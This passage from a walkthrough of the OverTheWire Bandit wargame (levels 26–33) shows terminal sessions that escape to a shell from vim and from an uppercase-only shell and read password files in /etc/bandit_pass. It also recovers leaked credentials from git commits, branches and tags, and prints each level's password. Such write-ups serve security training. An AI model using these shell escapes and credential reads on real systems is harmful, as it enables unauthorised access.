Then we are going to run `:shell` in order to have a `/bin/bash` as bandit 26.

```
~  
:shell|
```

Now we have a /bin/bash shell.

```
bandit26@bandit:~$ cat /etc/bandit_pass/bandit26
c7GvcKlw9mC7aUQaPx7nwFstuAIBw1o1
bandit26@bandit:~$ |
```

You can also read files from vim using the following:

```
:e <path-to-file>
```

```
Bandit26:c7GvcKlw9mC7aUQaPx7nwFstuAIBw1o1
```

Bandit 27

This is like bandit 20 challenge.


```
bandit26@bandit:~$ ./bandit27-do cat /etc/bandit_pass/bandit27
YnQpBuifNMas1hcUFk70ZmqkhUU2EuaS
bandit26@bandit:~$ |
```

```
Bandit27:YnQpBuifNMas1hcUFk70ZmqkhUU2EuaS
```

Bandit 28

We will use the following command to clone the repository.

```
bandit27@bandit:/tmp/tmp.rCy5t6C07h$ git clone ssh://bandit27-git@localhost:2220/home/bandit27-git/repo
Cloning into 'repo'...
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLFXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit27/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit27/.ssh/known_hosts).
```

The logo consists of the word "OverTheWire" in a stylized, blocky font where each letter is formed by a grid of small squares.

This is an OverTheWire game server.
More information on <http://www.overthewire.org/wargames>

```
bandit27-git@localhost's password:
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
bandit27@bandit:/tmp/tmp.rCy5t6C07h$ ls
repo
bandit27@bandit:/tmp/tmp.rCy5t6C07h$ |
```

We see the password inside the repository.

```
bandit27@bandit:/tmp/tmp.rCy5t6C07h$ cat repo/README
The password to the next level is: AVanL161y9rsbcJIsFHuw35rja0M19nR
bandit27@bandit:/tmp/tmp.rCy5t6C07h$ |
```

```
Bandit28:AVanL161y9rsbcJIsFHuw35rja0M19nR
```

Bandit 29

Reading the README.md, we see that the password may have been leaked in some of the previous commits, let's take a look at it with git log.

```
bandit28@bandit:/tmp/tmp.TGXg4h6etb/repo$ cat README.md
# Bandit Notes
Some notes for level29 of bandit.

## credentials

- username: bandit29
- password: xxxxxxxxxxxx

bandit28@bandit:/tmp/tmp.TGXg4h6etb/repo$ |
```

With git show we will be able to show the content of a previous commit.

```

bandit28@bandit:/tmp/tmp.TGXg4h6etb/repo$ git log
commit 104db85a904e9691ff22aafef1a96124c88f75afa (HEAD → master, origin/master, origin/HEAD)
Author: Morla Porla <morla@overthewire.org>
Date: Tue Feb 21 22:03:10 2023 +0000

    fix info leak

commit 6c3c5e485cc531e5d52c321587ce1103833ab7c3
Author: Morla Porla <morla@overthewire.org>
Date: Tue Feb 21 22:03:10 2023 +0000

    add missing data

commit cd3b97ef95879ec34df0d6c82f2a96d552f0e56c
Author: Ben Dover <noone@overthewire.org>
Date: Tue Feb 21 22:03:10 2023 +0000

    initial commit of README.md
bandit28@bandit:/tmp/tmp.TGXg4h6etb/repo$ git show 6c3c5e485cc531e5d52c321587ce1103833ab7c3
commit 6c3c5e485cc531e5d52c321587ce1103833ab7c3
Author: Morla Porla <morla@overthewire.org>
Date: Tue Feb 21 22:03:10 2023 +0000

    add missing data

diff --git a/README.md b/README.md
index 7ba2d2f..b302105 100644
--- a/README.md
+++ b/README.md
@@ -4,5 +4,5 @@ Some notes for level29 of bandit.
 ## credentials

- username: bandit29
-- password: <TBD>
+- password: tQKvmcwNYcFS6vmPHIUSI3ShmsrQZK8S

```

Bandit29:tQKvmcwNYcFS6vmPHIUSI3ShmsrQZK8S

Bandit 30

We will use the `git branch -r` command to list remote git branches.

```

bandit29@bandit:/tmp/tmp.kPDHX2Z8gP/repo$ git branch -r
origin/HEAD → origin/master
origin/dev
origin/master
origin/sploits-dev
bandit29@bandit:/tmp/tmp.kPDHX2Z8gP/repo$ |

```

Now we go into the branch and check the password.

```
bandit29@bandit:/tmp/tmp.kPDHX2Z8gP/repo$ git checkout dev
Switched to branch 'dev'
Your branch is up to date with 'origin/dev'.
bandit29@bandit:/tmp/tmp.kPDHX2Z8gP/repo$ ls
code  README.md
bandit29@bandit:/tmp/tmp.kPDHX2Z8gP/repo$ cat README.md
# Bandit Notes
Some notes for bandit30 of bandit.

## credentials

- username: bandit30
- password: xbhV3HpNGlTIdnjUrdAlPzc2L6y9E0nS

bandit29@bandit:/tmp/tmp.kPDHX2Z8gP/repo$ |
```

Bandit30:xbhV3HpNGlTIdnjUrdAlPzc2L6y9E0nS

Bandit 31

We can use the `git tag` command to list the tagged points in the history of a repository.

```
bandit30@bandit:/tmp/tmp.nwf2pNSxMg/repo/.git$ git tag
secret
bandit30@bandit:/tmp/tmp.nwf2pNSxMg/repo/.git$ git show secret
OoffzGDLzhAlerFJ2cAiz1D41JW1Mhmt
bandit30@bandit:/tmp/tmp.nwf2pNSxMg/repo/.git$ |
```

Bandit31:OoffzGDLzhAlerFJ2cAiz1D41JW1Mhmt

Bandit 32

Create key.txt like this.

```
bandit31@bandit:/tmp/tmp.dE6SCJ2uiE/repo$ ls
key.txt  README.md
bandit31@bandit:/tmp/tmp.dE6SCJ2uiE/repo$ cat key.txt
May I come in?
bandit31@bandit:/tmp/tmp.dE6SCJ2uiE/repo$ |
```

Now we have to commit and push this file (and add).

```
bandit31@bandit:/tmp/tmp.dE6SCJ2uiE/repo$ git add -f key.txt
bandit31@bandit:/tmp/tmp.dE6SCJ2uiE/repo$ git commit -m "testing"
[master 3223d23] testing
 1 file changed, 1 insertion(+)
 create mode 100644 key.txt
bandit31@bandit:/tmp/tmp.dE6SCJ2uiE/repo$ git push origin master
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit31/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit31/.ssh/known_hosts).
```

bandit

This is an OverTheWire game server.
More information on <http://www.overthewire.org/wargames>

```
bandit31-git@localhost's password:
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 319 bytes | 319.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
remote: ### Attempting to validate files... ###
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
remote: Well done! Here is the password for the next level:
remote: rmCBvG56y58BXzv98yZGd07ATVL5dW8y
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
To ssh://localhost:2220/home/bandit31-git/repo
! [remote rejected] master -> master (pre-receive hook declined)
error: failed to push some refs to 'ssh://localhost:2220/home/bandit31-git/repo'
```

Bandit32:rmCBvG56y58BXzv98yZGd07ATVL5dW8y

Bandit 33

Once we are logged in as bandit 32, we are going to have to exit the uppercase shell.

We can use \$0 to refer to bash itself, avoiding capitalization.

```
>> $0
$ exit
>> clear
sh: 1: CLEAR: not found
>> $0
$ |
```

```
$ echo $0
sh
$ |
```

Now let's get the flag.

```
bandit33@bandit:~$ ls
uppershell
bandit33@bandit:~$ ls -la
total 36
drwxr-xr-x  2 root    root    4096 Feb 21 22:03 .
drwxr-xr-x 70 root    root    4096 Feb 21 22:04 ..
-rw-r--r--  1 root    root     220 Jan  6 2022 .bash_logout
-rw-r--r--  1 root    root    3771 Jan  6 2022 .bashrc
-rw-r--r--  1 root    root     807 Jan  6 2022 .profile
-rwsr-x---  1 bandit33 bandit32 15128 Feb 21 22:03 uppershell
bandit33@bandit:~$ cat /etc/bandit_pass/bandit33
odHo63fHiFqcWWJG9rLiLDtPm45KzUKy
bandit33@bandit:~$ |
```

```
Bandit33:odHo63fHiFqcWWJG9rLiLDtPm45KzUKy
```

Credits


```
bandit33@bandit:~$ cat README.txt
Congratulations on solving the last level of this game!

At this moment, there are no more levels to play in this game. However, we are constantly working
on new levels and will most likely expand this game with more levels soon.
Keep an eye out for an announcement on our usual communication channels!
In the meantime, you could play some of our other wargames.

If you have an idea for an awesome new level, please let us know!
bandit33@bandit:~$ |
```

- Wargame bandit → <https://overthewire.org/wargames/bandit/>
- Dashed file → <https://www.webservertalk.com/dashed-filename>
- Rot13 (Caesar cipher) → <https://en.wikipedia.org/wiki/ROT13>